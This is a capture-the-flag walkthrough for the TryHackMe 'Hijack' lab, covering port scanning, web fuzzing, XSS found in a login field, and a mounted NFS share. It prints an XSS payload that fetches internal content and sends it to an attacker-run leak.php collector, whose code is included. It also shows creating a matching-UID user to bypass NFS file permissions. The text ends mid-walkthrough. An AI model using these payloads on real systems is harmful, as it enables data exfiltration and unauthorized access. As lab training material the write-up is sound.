Hijack [THM]

Compromise the machine and get the flags.

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 hijack.thm

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocc
| ssh-hostkey:
|   2048 94:ee:e5:23:de:79:6a:8d:63:f0:48:b8:62:d9:d7:ab (RSA)
|   256 42:e9:55:1b:d3:f2:04:b6:43:b2:56:a3:23:46:72:c7 (ECDSA)
|_  256 27:46:f6:54:44:98:43:2a:f0:59:ba:e3:b6:73:d3:90 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Home
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3     43676/tcp6  mountd
|   100005  1,2,3     50203/tcp   mountd
|   100005  1,2,3     51859/udp   mountd
|   100005  1,2,3     60435/udp6  mountd
|   100021  1,3,4     36859/tcp6  nlockmgr
|   100021  1,3,4     43962/tcp   nlockmgr
|   100021  1,3,4     52152/udp   nlockmgr
|   100021  1,3,4     52789/udp6  nlockmgr
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
```

```
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs     2-4 (RPC #100003)
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (96%), ASUS RT-N56
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   190.40 ms 10.8.0.1
2   178.09 ms hijack.thm (10.10.73.235)
```

Ok our nmap scan shows quite a lot of ports that are usually not open in this kinds of ctf's. We the ports that are unusual are port 21, 111 and 2049. Let's use the --script vuln on port 80, 111, 2049

command ⇒ nmap -sV -T5 -p80,111,2049 --script vuln hijack.thm

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=hijack.thm
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://hijack.thm:80/login.php
|     Form id:
|     Form action: /login.php
|
|     Path: http://hijack.thm:80/signup.php
|     Form id:
|_    Form action: /signup.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /login.php: Possible admin folder
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
```

```
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3     43676/tcp6  mountd
|   100005  1,2,3     50203/tcp   mountd
|   100005  1,2,3     51859/udp   mountd
|   100005  1,2,3     60435/udp6  mountd
|   100021  1,3,4     36859/tcp6  nlockmgr
|   100021  1,3,4     43962/tcp   nlockmgr
|   100021  1,3,4     52152/udp   nlockmgr
|   100021  1,3,4     52789/udp6  nlockmgr
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
2049/tcp open  nfs     2-4 (RPC #100003)
```

We can see that there's a probability of having a admin folder in login.php let's use ffuf to check that but before that let's try to login anonymously in ftp as it's open we can give it a try.

Anonymous Login in FTP server

command ⇒ ftp hijack.thm

```
➜  hijack ftp hijack.thm
Connected to hijack.thm.
220 (vsFTPd 3.0.3)
Name (hijack.thm:officer007uday): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

There are no anonymous login's on the ftp server. Let's move forward with our ffuf scan.

Ffuf Scanning


command ⇒ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://hijack.thm/FUZZ -t 64

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://hijack.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

server-status           [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 195ms
```

Got Nothing on the ffuf scan or the gobuster scan neither subdomain enumeration showed any results so let's move to our next step and look how the web application looks like.


Visiting the Web Application


http://hijack.thm/index.php



Landing page tells us the it is under development we can also see a login and a sign-up page admin page need admin access to see that page might come handy later.


http://hijack.thm/login.php





The error tells us that there is a admin that we can access we can try and brute force this page to gain admin panel access but let’s also check the sign-up page

http://hijack.thm/signup.php



We should see what the request looks like for both login and signup page in burp suite


Found XSS on the username field in login.php

command ⇒ "><script>alert('XSS')</script>

```
[05:37:22] [INFO] heuristic (XSS) test shows that POST parameter 'username' mi
```

This xss vulnerability was found during SQL Injection testing via sqlmap

command ⇒ sqlmap -u "http://hijack.thm/login.php" --data "username=admin&password=admin" --dbs



Now that we have found xss let's try to find something that will be advantageous to us

XSS ⇒ SSRF at (Username field in the Login.php)

Payload

```
"><script>
fetch('http://10.8.57.68:8082') ⇒ SSRF Testing is here enter localhost or 127.0.0.1
  .then(response ⇒ response.text())
  .then(data ⇒ fetch('http://<your_ip_address:<your_port>>/leak.php?leak=' + bt
</script>
```

This is the payload that got me ssrf on the username that was vulnerable to xss. To run this payload u need first save the leak.php in you cwd, then copy this payload enter all the data necessary in the payload paste and then press enter to execute the payload . Remember to start a listener before executing

Listener


```
php -s 0.0.0.0:80
```

All the output will be seen here

leak.php

```
<?php
if (isset($_GET['leak'])) {
    $data = $_GET['leak'];
    $ip = $_SERVER['REMOTE_ADDR'];
    $timestamp = date("Y-m-d H:i:s");

    // Log the data
    $log_entry = "[$timestamp] IP: $ip - Data: $data
";
    file_put_contents("logs.txt", $log_entry, FILE_APPEND);

    echo "Data received";
} else {
    echo "No data received";
}
?>
```

This leak.php logs data that is sent via the leak GET PARAMETER and save it into log.txt. This is also being used in the payload to get the logs



Here is the image to prove the ssrf works now that this works we can try to access the internal ip and look for open ports or information. After Being stuck here for almost a hour and a half lets check another attack vector that i didn't look, probably the RCP bind and the nfs ports are something we can check.

Checking RCP Bind and NFS Port (111, 2049)

command ⇛ showmount -e <IP>

```
➜ hijack showmount -e hijack.thm

Export list for hijack.thm:
/mnt/share * ⇛ we are going to mount this on our system
➜ hijack
```

This is share we found on nfs port and we are going to mount in our system to see what does this share contain that can help us move forward.

command ⇛ hijack mkdir test

```
➜ hijack ls -la
drwxrwxr-x  - officer007uday 19 Mar 04:33 .
drwx------  - officer007uday 19 Mar 04:33 ..
drwxrwxr-x  - officer007uday 18 Mar 05:52 venv
drwxrwxr-x  - officer007uday 19 Mar 04:33 test ⟹ directory has been created
drwxrwxr-x  - officer007uday 18 Mar 05:52 XSStrike
.rw-rw-r-- 340 officer007uday 18 Mar 07:27 leak.php
.rw-rw-r-- 599 officer007uday 18 Mar 07:25 req.txt
➜ hijack
```


We are creating a directory. This is where we are going to mount our share from nfs port.

command ⇛ sudo mount -t nfs <ip_address>:/mnt/share test


```
➜ hijack sudo mount -t nfs hijack.thm:/mnt/share test
➜ hijack
```

Remember to use sudo if you are not logged in as root in you linux machine. Now the we have successfully mounted the share in our test folder lets try to access it.

No Permission to view test



We can see we don't have the permission to see contents of the folder and we can't even cd into the folder. Let's try to find a way around this.




The Folder is owned by a user with UID 1003. So we can create a user with that UID and then su as the user to look at the folders content


Creating a User to view test

command ⇒ sudo adduser -u 1003 testuser ⇒ create a user with 1003 UID

command ⇒ sudo passwd testuser ⇒ Add a password to the new user




Here we have successful created a user and assigned it a password so we can access it. Let's check if the user is in the /etc/passwd file.




Now we can continue to su as the new user to access the file.

Looking at the contents of the share




Changed our self to the new user and bash to get the bash shell

for_employees.txt

